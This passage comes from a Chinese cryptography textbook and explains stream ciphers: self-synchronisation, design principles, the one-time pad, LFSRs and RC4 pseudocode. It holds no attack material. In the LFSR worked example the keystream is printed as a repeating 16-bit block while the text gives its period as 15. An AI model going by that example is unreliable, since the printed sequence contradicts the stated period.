


图 4.1 同步流密码体制模型:密钥流与明文串相互独立

自同步流密码(Self-Synchronous Stream Cipher):如果密钥序列产生算法与明文(密文)相关,则所产生的密钥序列也与明文(密文)相关,我们称这类序列密码为自同步流密码。

由于自同步流密码的密钥序列与明文(密文)相关,所以加密时如果某位明文出现错误(如0变成1,或1变成0),就会影响后续的密文也发生错误。解密时如果某位密文出现错误,就会影响后续的明文也发生错误,从而造成错误传播。具体的加解密错误传播长度与其密钥流产生算法的结构有关。对于自同步流密码,在失步(如密文出现插入或删除)后,只要接收端连续接收到一定数量的正确密文后,通信双方的密钥流产生器便会自动地恢复同步,因此被称为自同步流密码。

2. 设计流密码的主要原则

(1) 加密序列的周期要长。伪随机数发生器实质上使用的是产生确定的比特流的函数,该比特流最终将出现重复。重复的周期越长,密码分析的难度就越大。这与维吉利亚密码的考虑从本质上是一致的,即密钥越长密码分析越困难。

(2) 密钥流应该尽可能地接近于一个真正的随机数流的特征。例如,1和0的个数应近似相等。若密钥流为字节流,则所有256种可能的字节值出现的频率应近似相等。密钥流的随机特性越好,则密文越随机,密码分析就越困难。

(3) 伪随机数发生器的输出取决于输入密钥的值。为了防止穷举攻击,密钥应该足够长,对于分组密码也要有同样的考虑。因此,从目前的软硬件技术发展来看,至少应当保证密钥长度不小于128位。

通过设计合适的伪随机数发生器,流密码可以提供和相应密钥长度分组密码相当的安全性。流密码的主要优点是,其相对于分组密码来说,往往速度更快而且需要编写的代码更少。分组密码的优点是可以重复使用密钥,然而,如果用流密码对两个明文加密时使用相同的密钥,则密码分析就会相当容易。如果对两个密文流进行异或,得出的结果就是两个原始明文的异或。如果明文仅仅是文本串、信用卡号或者其他已知特征的字节流,则密码分析极易成功。

4.1.3 流密码实例

1. 一次一密密码(one-time pad)

一种理想的加密方案,叫做一次一密密码(one-time pad),由 Major Joseph Mauborgne 和 AT&T 公司的 Gilbert Vernam 在1917年发明的。一次一密乱码本是一个大的不重复的真随机密钥字母集,这个密钥字母集被写在几张纸上,并一起粘成一个乱码本。发方用乱码本中的每一密钥字母准确地加密一个明文字符,每个密钥只用一次。加密是明文字符和一次一密乱码本密钥字符的模26加法。

案例:明文

onetimepad

密钥

TBFRGFARFM

密文

IPKLPSFHGQ

因为

O + T mod 26 = I, N + B mod 26 = P, E + F mod 26 = K, …

在这种密码中，密钥完全是随机选出的，并且长度相同，每一密钥序列和明文序列都是等概率的出现，敌手没有任何信息用来确认哪一密钥序列和明文消息是正确的，在理论上是不可破译的无条件安全。但这种密码在应用时要求密钥与明文具有相同长度、且不可重复使用，增加了密钥分配与管理的困难。通常采用的对策是用一个较小的密钥来伪随机地生成密钥流。

2. 线性反馈移位寄存器（Linear Feedback Shift Register，LFSR）

通常，产生密钥流序列的硬件是反馈移位寄存器。一个反馈移位寄存器由两部分组成：移位寄存器和反馈函数。移位寄存器由 n 个寄存器组成，每个寄存器只能存储一个二进制位，在一个控制时钟周期内，根据寄存器当前的状态计算反馈函数 $f(k_1, k_2, \cdots, k_n)$ 作为下一时钟周期的内容，每次输出最右边一位 k_1，同时，寄存器中所有位都右移一位，最左端的位由反馈函数计算得到。线性反馈移位寄存器工作流程如图 4.2 所示。其一般公式如下：$k_{i+n} = f(k_i, \cdots, k_{i+n-1}) = c_0 k_i \oplus \cdots \oplus c_{n-1} k_{i+n-1}$，其中：$i \geqslant 0$，$c_i = 0$ 或 1，$\oplus$ 是模 2 加法。




图 4.2 线性反馈移位寄存器工作流程

线性反馈移位寄存器的主要特点：

(1) 对于 n 级线性反馈移位寄存器，不可能产生全 0 状态，因此，最大可能周期为 $2^n - 1$。

(2) 选择线性反馈移位寄存器作为密钥流生成器的主要原因有：①适合硬件实现；②能产生大的周期序列；③能产生良好的统计特性的序列；④它的结构能够应用代数方法进行很好的分析。

(3) 实际应用中，通常将多个 LFSR 组合起来构造非线性反馈移位寄存器，n 级非线性反馈移位寄存器产生伪随机序列的周期最大可达到 2^n，因此研究产生最大周期序列的方法具有重要意义。

案例：一个四级线性反馈移位寄存器，如图 4.3 所示，如果种子是 $(0001)_2$，给出其输出序列，并给出其循环周期。




图 4.3 四级线性反馈移位寄存器

解：带入种子得 $k_3k_2k_1k_0 = 0001$，$k_4 = k_1 \oplus k_0$，因此密钥流为：1000100110101111 1000100110101111 1000100110101111 1000100110101111…，因此其循环周期为 15，即

达到周期的最大值 $2^n-1=2^4-1=15$,从而获得最佳的随机性。

3. RC4

RC4 是一个可变密钥长度、面向字节操作的流密码。该算法以随机置换为基础。每输出一字节的结果仅需要 8 到 16 条机器操作指令。RC4 可能是应用最广泛的流密码。它被用于 SSL/TLS(安全套接字协议/传输层安全协议)标准,该标准是为网络浏览器和服务器间通信而制定的。它也应用于作为 IEEE 802.11 无线局域网标准一部分的 WEP 协议。

RC4 算法非常简单,易于描述:用 1～256 个字节(8～2048 位)的可变长度密钥初始化一个 256 个字节的状态矢量 S,S 的元素记为 $S[0]$,$S[1]$,…,$S[255]$,从始至终置换后的 S 包含 0～255 的所有 8 比特数。对于加密和解密,字节 K 由 S 中的 256 个元素按一定方式选出一个元素而生成。每生成一个 K 的值,S 中的元素就被重新置换一次。

1) 初始化 S

开始时,S 中元素的值被置为按升序从 0～255,即 $S[0]=0$,$S[1]=1$,…,$S[255]=255$。同时建立一个临时矢量 T。如果密钥 K 的长度为 256 字节,则将 K 赋给 T。否则,若密钥长度为 keylen 字节,则将 K 的值赋给 T 的前 keylen 个元素,并循环重复用 K 的值赋给 T 剩下的元素,直到 T 的所有元素都被赋值。这些预操作可概括如下:

```
/*初始化*/
for i = 0 to 255 do
S[i] = i;
T[i] = K[i mod keylen]
```

然后用 T 产生 S 的初始置换。从 $S[0]$～$S[255]$,对每个 $S[i]$,根据由 $T[i]$确定的方案,将 $S[i]$置换为 S 中的另一字节:

```
/*S的初始序列*/
j = 0
for i = 0 to 255 do
j = (j + s[i] + T[i])mod 256
swap(s[i],s[j]);
```

因为对 S 的操作仅是交换,所以唯一的改变就是置换。S 仍然包含所有值为 0～255 的元素。

2) 密钥流的生成


矢量 S 一旦完成初始化,输入密钥就不再被使用。密钥流的生成是从 $S[0]$～$S[255]$,对每个 $S[i]$,根据当前 S 的值,将 $S[i]$与 S 中的另一字节置换。当 $S[255]$完成置换后,操作继续重复,从 $S[0]$开始:

```
/*密钥流的产生*/
i,j = 0
while(true)
i = (i + 1)mod 256
j = (j + S[i])mod 256
swap(s[i],s[j])
t = (s[i] + s[j])mod 256;
k = S[t]
```

加密中，将 k 的值与下一明文字节异或；解密中，将 k 的值与下一密文字节异或。

3）加密方案

以 RC4 算法为核心加密算法给出 3 种加密方案，如图 4.4～图 4.6 所示，其中方案一与方案二类似。方案一与方案二要求发送方与接收方持有相同的原始密钥。方案三不要求发送方与接收方使用相同的原始密钥，但发送方必须将本次加密密钥传送给接收方。






图 4.4　方案一




图 4.5　方案二

